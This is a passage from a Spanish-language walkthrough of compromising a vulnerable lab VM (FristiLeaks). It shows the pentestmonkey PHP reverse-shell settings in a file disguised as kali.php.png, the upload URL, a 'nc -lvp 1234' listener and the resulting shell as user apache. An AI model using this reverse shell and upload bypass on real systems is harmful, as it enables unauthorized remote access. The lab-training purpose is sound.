GNU nano 8.4      kali.php.png
// Use of stream_select() on file descriptors returned by proc_open() will fail and return
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are
//
// Usage
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.10.5'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...

^G Ayuda      ^O Guardar    ^F Buscar     ^X Cortar     ^T Ejecutar   ^G Ubicación
^X Salir      ^R Leer fich. ^E Reemplazar ^U Pegar      ^D Justificar ^I Ir a línea
```

Selecciona el documento creado y editado recientemente.

Ilustración 22 Seleccionar el documento.





Ilustración 23 Documento subido correctamente.



Una vez subido el documento, se debe acceder a la URL `http://192.168.10.10/fristi//uploads/kali.php.png` y utilizar el comando `nc -lvp 1234`

Ilustración 24 Ingreso con éxito a la máquina virtual.




Ilustración 25 Whoami.

```
orulaparr@orulaparr: ~  
Archivo Acciones Editar Vista Ayuda  
GENERATED WORDS: 4612  
  
--- Scanning URL: http://192.168.10.10/ ---  
+ http://192.168.10.10/cgi-bin/ (CODE:403|SIZE:210)  
=> DIRECTORY: http://192.168.10.10/images/  
+ http://192.168.10.10/index.html (CODE:200|SIZE:703)  
+ http://192.168.10.10/robots.txt (CODE:200|SIZE:62)  
  
--- Entering directory: http://192.168.10.10/images/ ---  
(!) WARNING: Directory IS LISTABLE. No need to scan it.  
(Use mode '-w' if you want to scan it anyway)  
  
END_TIME: Tue Sep 23 19:41:18 2025  
DOWNLOADED: 4612 - FOUND: 3  
  
(orulaparr@orulaparr)-[~]  
$ nc -lvp 1234  
listening on [any] 1234 ...  
connect to [192.168.10.5] from 192.168.10.10 [192.168.10.10] 43437  
Linux 192.168.10.10 2.6.32-573.8.1.el6.x86_64 #1 SMP Tue Nov 10 18:01:38 UTC 2015 x86_64  
x86_64 x86_64 GNU/Linux  
21:13:04 up 1:12, 0 users, load average: 0.00, 0.00, 0.00  
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT  
uid=48(apache) gid=48(apache) groups=48(apache)  
sh: no job control in this shell  
sh-4.1$ whoami  
whoami  
apache  
sh-4.1$
```